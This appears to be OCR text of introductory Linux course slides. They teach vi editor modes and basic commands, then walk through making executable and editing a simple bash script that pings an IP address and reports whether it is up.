


```
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
-- INSERT --                                  0,1            All
```

Keep your hands OFF THE MOUSE – don't use it in vi!

Very carefully type this line


`echo "This isn't so bad!"`



```
echo "This isn't so bad!"
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
-- INSERT --                                     1,26          All
```

Keep your hands OFF THE MOUSE – don't use it in vi!


Tap the **<esc>** *key*



```
echo "This isn't so bad!"
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
                                                      1,25          All
```

Keep your hands OFF THE MOUSE – don't use it in vi!


Type a **:**



```
echo "This isn't so bad!"
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
:
```

Keep your hands OFF THE MOUSE – don't use it in vi!

Type **wq**



```
echo "This isn't so bad!"
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
:wq
```

Keep your hands OFF THE MOUSE – don't use it in vi!

Press the **<enter>** *key*

```
[simben76@opus-ii ~]$ vi myecho
[simben76@opus-ii ~]$
```

And you are back on the command line again


```
[simben76@opus-ii ~]$ chmod +x myecho
[simben76@opus-ii ~]$ ./myecho
This isn't so bad!
[simben76@opus-ii ~]$
```

Add execute permissions and try your new script

vi Starts Here

dd *Delete line*
u *Undo*

INSERT mode




```
Hello Mother!  Hello Father!

Here I am at Camp Granada.  Things are very entertaining,
and they say we'll have some fun when it stops raining.

All the counselors hate the waiters, and the lake has
alligators.  You remember Leonard Skinner?  He got
ptomaine poisoning last night after dinner.

Now I don't want this to scare you, but my bunk mate has
malaria.  You remember Jeffrey Hardy?  Their about to
organize a searching party.

Take me home, oh Mother, Father, take me home! I hate Granada.
Don't leave me out in the forest where I might get eaten
by a bear!  Take me home, I promise that I won't make noise,
or mess the house with other boys, oh please don't make me
stay -- I've been here one whole day.

Dearest Father, darling Mother, how's my precious little
brother?  I will come home if you miss me.  I will even
let Aunt Bertha hug and kiss me!
-- INSERT --                                         9,1           Top
```

Just like notepad

i

esc


COMMAND mode



```
Hello Mother!  Hello Father!

Here I am at Camp Granada.  Things are very entertaining,
and they say we'll have some fun when it stops raining.

All the counselors hate the waiters, and the lake has
alligators.  You remember Leonard Skinner?  He got
ptomaine poisoning last night after dinner.

Now I don't want this to scare you, but my bunk mate has
malaria.  You remember Jeffrey Hardy?  Their about to
organize a searching party.

Take me home, oh Mother, Father, take me home! I hate Granada.
Don't leave me out in the forest where I might get eaten
by a bear!  Take me home, I promise that I won't make noise,
or mess the house with other boys, oh please don't make me
stay -- I've been here one whole day.

Dearest Father, darling Mother, how's my precious little
brother?  I will come home if you miss me.  I will even
let Aunt Bertha hug and kiss me!
Type  :quit<Enter>  to exit Vim                      9,0-1         Top
```

v
V
Ctrl-v


VISUAL mode



```
Hello Mother!  Hello Father!

Here I am at Camp Granada.  Things are very entertaining,
and they say we'll have some fun when it stops raining.

All the counselors hate the waiters, and the lake has
alligators.  You remember Leonard Skinner?  He got
ptomaine poisoning last night after dinner.

Now I don't want this to scare you, but my bunk mate has
malaria.  You remember Jeffrey Hardy?  Their about to
organize a searching party.

Take me home, oh Mother, Father, take me home! I hate Granada.
Don't leave me out in the forest where I might get eaten
by a bear!  Take me home, I promise that I won't make noise,
or mess the house with other boys, oh please don't make me
stay -- I've been here one whole day.

Dearest Father, darling Mother, how's my precious little
brother?  I will come home if you miss me.  I will even
let Aunt Bertha hug and kiss me!
-- VISUAL --                                         9,0-1         Top
```

:

esc



```
Hello Mother!  Hello Father!

Here I am at Camp Granada.  Things are very entertaining,
and they say we'll have some fun when it stops raining.

All the counselors hate the waiters, and the lake has
alligators.  You remember Leonard Skinner?  He got
ptomaine poisoning last night after dinner.

Now I don't want this to scare you, but my bunk mate has
malaria.  You remember Jeffrey Hardy?  Their about to
organize a searching party.

Take me home, oh Mother, Father, take me home! I hate Granada.
Don't leave me out in the forest where I might get eaten
by a bear!  Take me home, I promise that I won't make noise,
or mess the house with other boys, oh please don't make me
stay -- I've been here one whole day.

Dearest Father, darling Mother, how's my precious little
brother?  I will come home if you miss me.  I will even
let Aunt Bertha hug and kiss me!
:wq
```

:wq<Enter> *Save and quit*
:q!<Enter> *Quit without saving*
:r *filename***<Enter>** *Read in text*
:%s /*old***/***new***/g** *Search and replace*

Command LINE mode

vi 102

On Opus-II

```
[simben76@opus-ii ~]$ cp ../depot/lesson08/png .
[simben76@opus-ii ~]$ cat png
#!/bin/bash
#
# Ping IP address
#
# Usage: ./png <IPv4 address>

ip=$1

ping -c1 $ip > /dev/null
if [ "$?" == 0 ]; then
  echo "$ip is ** UP **"
else
  echo "$ip is ** DOWN **"
fi
exit
[simben76@opus-ii ~]$
```

Copy the sample bash script from the depot directory

On Opus-II

```
[simben76@opus-ii ~]$ chmod +x png
[simben76@opus-ii ~]$ host simms-teach.com
simms-teach.com has address 208.113.154.64

[simben76@opus-ii ~]$ ./png 208.113.154.64
208.113.154.64 is ** UP **

[simben76@opus-ii ~]$ ./png 172.30.5.109
172.30.5.109 is ** DOWN **
```

Give the script execute permissions and test it it

On Opus-II

```
[simben76@opus-ii ~]$ ./png
Usage: ping [-aAbBdDfhLnOqrRUvV64] [-c count] [-i interval] [-I
interface]
            [-m mark] [-M pmtudisc_option] [-l preload] [-p pattern]
[-Q tos]
            [-s packetsize] [-S sndbuf] [-t ttl] [-T
timestamp_option]
            [-w deadline] [-W timeout] [hop1 ...] destination
Usage: ping -6 [-aAbBdDfhLnOqrRUvV] [-c count] [-i interval] [-I
interface]
             [-l preload] [-m mark] [-M pmtudisc_option]
             [-N nodeinfo_option] [-p pattern] [-Q tclass] [-s
packetsize]
             [-S sndbuf] [-t ttl] [-T timestamp_option] [-w
deadline]
             [-W timeout] destination
 is ** DOWN
[simben76@opus-ii ~]$
```


What happens if you don't supply an IP address as an argument? Yuck!

On Opus-II

```
[simben76@opus-ii ~]$ vi png
```

Let's edit the script and fix this

On Opus-II




simben76@opus-ii:~

```
#!/bin/bash
#
# Ping IP address
#
# Usage: ./png <IPv4 address>

ip=$1

ping -c1 $ip > /dev/null
if [ "$?" == 0 ]; then
  echo "$ip is ** UP **"
else
  echo "$ip is ** DOWN"
fi
exit
~
~
~
~
"png" 15L, 183C                                          7,1           All
```

Move the curser down to line 7 and type **i** *(for insert)*

On Opus-II

